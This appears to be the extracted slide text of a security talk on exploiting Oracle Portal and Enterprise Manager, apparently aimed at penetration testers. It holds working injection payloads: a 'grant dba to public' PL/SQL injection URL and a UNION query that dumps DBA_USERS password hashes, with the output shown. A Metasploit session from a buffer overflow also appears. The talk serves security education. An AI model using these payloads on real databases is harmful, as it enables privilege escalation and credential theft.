
- However, some functions run as PORTAL user who is DBA 😊
- [http://server/portal/pls/portal/PORTAL.wwexp_api_engine.action?p_otype=FOLDER&p_octx=FOLDERMAP.1_6&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.ft&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.fi&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.fs&p_datasource_data=nls_sub_domain%3Dtext%2Cnls_name%3Dfolderplpopup&p_domain=wwc&p_sub_domain=FOLDERMAP&p_back_url=PORTAL.wwexp_render.show_tree%3Fp_otype%3DSITEMAP%26p_domain%3Dwwc%26p_sub_domain%3DFOLDERMAP%26p_headerimage%3D%2Fimages%2Fbhfind2.gif%26p_show_banner%3DNO%26p_show_cancel%3DNO%26p_title%3DBrowse%2520Pages%26p_open_item%3D%26p_open_items%3D0.SITEMAP.FOLDERMAP.0_-1&p_action=show\(wwexp_datatype.g_exp_param\);execute%20immediate%20'grant dba to public';end;--](http://server/portal/pls/portal/PORTAL.wwexp_api_engine.action?p_otype=FOLDER&p_octx=FOLDERMAP.1_6&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.ft&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.fi&p_datasource_data=document.SEARCH23915_PAGESEARCH_146202305.fs&p_datasource_data=nls_sub_domain%3Dtext%2Cnls_name%3Dfolderplpopup&p_domain=wwc&p_sub_domain=FOLDERMAP&p_back_url=PORTAL.wwexp_render.show_tree%3Fp_otype%3DSITEMAP%26p_domain%3Dwwc%26p_sub_domain%3DFOLDERMAP%26p_headerimage%3D%2Fimages%2Fbhfind2.gif%26p_show_banner%3DNO%26p_show_cancel%3DNO%26p_title%3DBrowse%2520Pages%26p_open_item%3D%26p_open_items%3D0.SITEMAP.FOLDERMAP.0_-1&p_action=show(wwexp_datatype.g_exp_param);execute%20immediate%20'grant dba to public';end;--)

Oracle Portal Exploitation

- PORTAL.wwexp_api_engine.action Exploit
- Before



- After



Exploitation of Various Web Apps

- Oracle secure backup
- Oracle times 10?
- Oracle 9.2 Enterprise Manager Reporting Sql Injection

Enterprise Manager SQL Injection

- Oracle Enterprise Manager Reporting SQL Injection CVE-2006-1885 -- Oracle 9iR2

Reporting Home Page - Microsoft Internet Explorer

Address http://192.168.26.139:3339/em/OEMGenerationServlet?reportName=EM_REPORTING_HOMEPAGE

ORACLE
Enterprise Manager

Reporting Home

Reporting Home Page December 24, 2010 10:52:15 PM EST

From this page you can access any Enterprise Manager report that has been published. Reports are accessed from the System State at a Glance table below and from [Additional Reports](#).

System State at a Glance

All Targets	Critical	Warning	Clear	Unknown	Error	Unmonitored
1 Databases	0	0	0	0	0	1
1 HTTP Servers	0	0	0	0	0	1
1 Listeners	0	0	0	0	0	1
1 Nodes	0	0	0	0	0	1
All Targets	0	0	0	0	0	4

TIP To view a report for a specific target, click the appropriate target type in the first column above. Reports that include multiple targets are accessible from any of the included targets. Reports that are not target-specific are accessed from [Additional Reports](#).

RAPID7

Enterprise Manager SQL Injection

- Oracle Enterprise Manager Reporting SQL Injection CVE-2006-1885 -- Oracle 9iR2

Target:

```
' union SELECT 1,TO_CHAR(sysdate,'DD-MON-YYYY HH24:MI:SS'),username,password,'Submitted' FROM DBA_USERS--
```

Job Name	Owner	Status	Timestamp
ANONYMOUS	anonymous	Submitted	31-DEC-2010 14:16:19
CTXSYS	71E687F036AD56E5	Submitted	
DESNMP	E066D214D5421CCC	Submitted	
HR	6399F3B38EDF3288	Submitted	
MDSYS	72979A94BAD2AF80	Submitted	
ODM	C252E8FA117AF049	Submitted	
ODM_MTR	A7A32CD03D3CE8D5	Submitted	
OE	9C30855E7E0CB02D	Submitted	
OEM USER-Y4OW81Q9EA OEMREP	6AB6D6CC24DDFF96	Submitted	

Exploithub Exploits Demo

The screenshot displays the Armitage web interface. On the left, a file tree shows various exploit modules, with 'isqlplus_userm' selected. The main window shows the configuration for the 'Oracle9i Database Server iSQL*Plus USERID Buffer Overflow' module. The target is set to '0 => Oracle 9.2.0.1'. Below the configuration, a small icon of a computer monitor is visible, representing the target host. The console window at the bottom shows a list of running processes on the target system, including 'vmtoolsd.exe', 'dbssmp.exe', 'Apache.exe', 'dfssvc.exe', 'java.exe', 'explorer.exe', 'VMwareTray.exe', 'VMwareUser.exe', 'taskmgr.exe', 'wuauclt.exe', 'wmiprvse.exe', and 'isqlplus'. The 'isqlplus' process is highlighted, and the command 'msf > getpid' has been executed, returning 'Current pid: 3072'.

pid	name	arch	bits	user	path
1700	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1556	dbssmp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\oracle\product\10.2.0\db_1\bin\dbssmp.exe
1688	Apache.exe	x86	0	NT AUTHORITY\SYSTEM	C:\oracle\product\10.2.0\db_1\Apache\Apache\apache.exe
1728	dfssvc.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\dfssvc.exe
1840	java.exe	x86	0	NT AUTHORITY\SYSTEM	C:\oracle\product\10.2.0\db_1\jdk\bin\java.exe
1848	java.exe	x86	0	NT AUTHORITY\SYSTEM	C:\oracle\product\10.2.0\db_1\jdk\bin\java.exe
1428	explorer.exe	x86	0	2K3\Administrator	C:\WINDOWS\Explorer.EXE
1592	VMwareTray.exe	x86	0	2K3\Administrator	C:\Program Files\VMware\VMware Tools\VMwareTray.exe
1484	VMwareUser.exe	x86	0	2K3\Administrator	C:\Program Files\VMware\VMware Tools\VMwareUser.exe
2500	taskmgr.exe	x86	0	2K3\Administrator	C:\WINDOWS\system32\taskmgr.exe
2628	wuauclt.exe	x86	0	2K3\Administrator	C:\WINDOWS\system32\wuauclt.exe
2800	wmiprvse.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wbem\wmiprvse.exe
3072	isqlplus	x86	0	NT AUTHORITY\SYSTEM	c:\oracle\product\10.2.0\db_1\bin\isqlplus

```
msf > getpid
Current pid: 3072
msf >
```

Oracle Ninjas / Resources

- Alexander Kornbrust <http://www.red-database-security.com/>
- Sumit Siddharth <http://www.notsosecure.com>
- David Litchfield <http://www.davidlitchfield.com/blog/>
- Joxean Koret <http://joxeankoret.com/>
- <http://www.argeniss.com/index.html>
- <http://www.0xdeadbeef.info/>
- <http://www.databasesecurity.com/oracle/hpoas.pdf>
- http://www.owasp.org/index.php/Testing_for_Oracle

Special Thanks To

- Alexander Kornbrust
- MC
- Sid
- cktricky
- mubix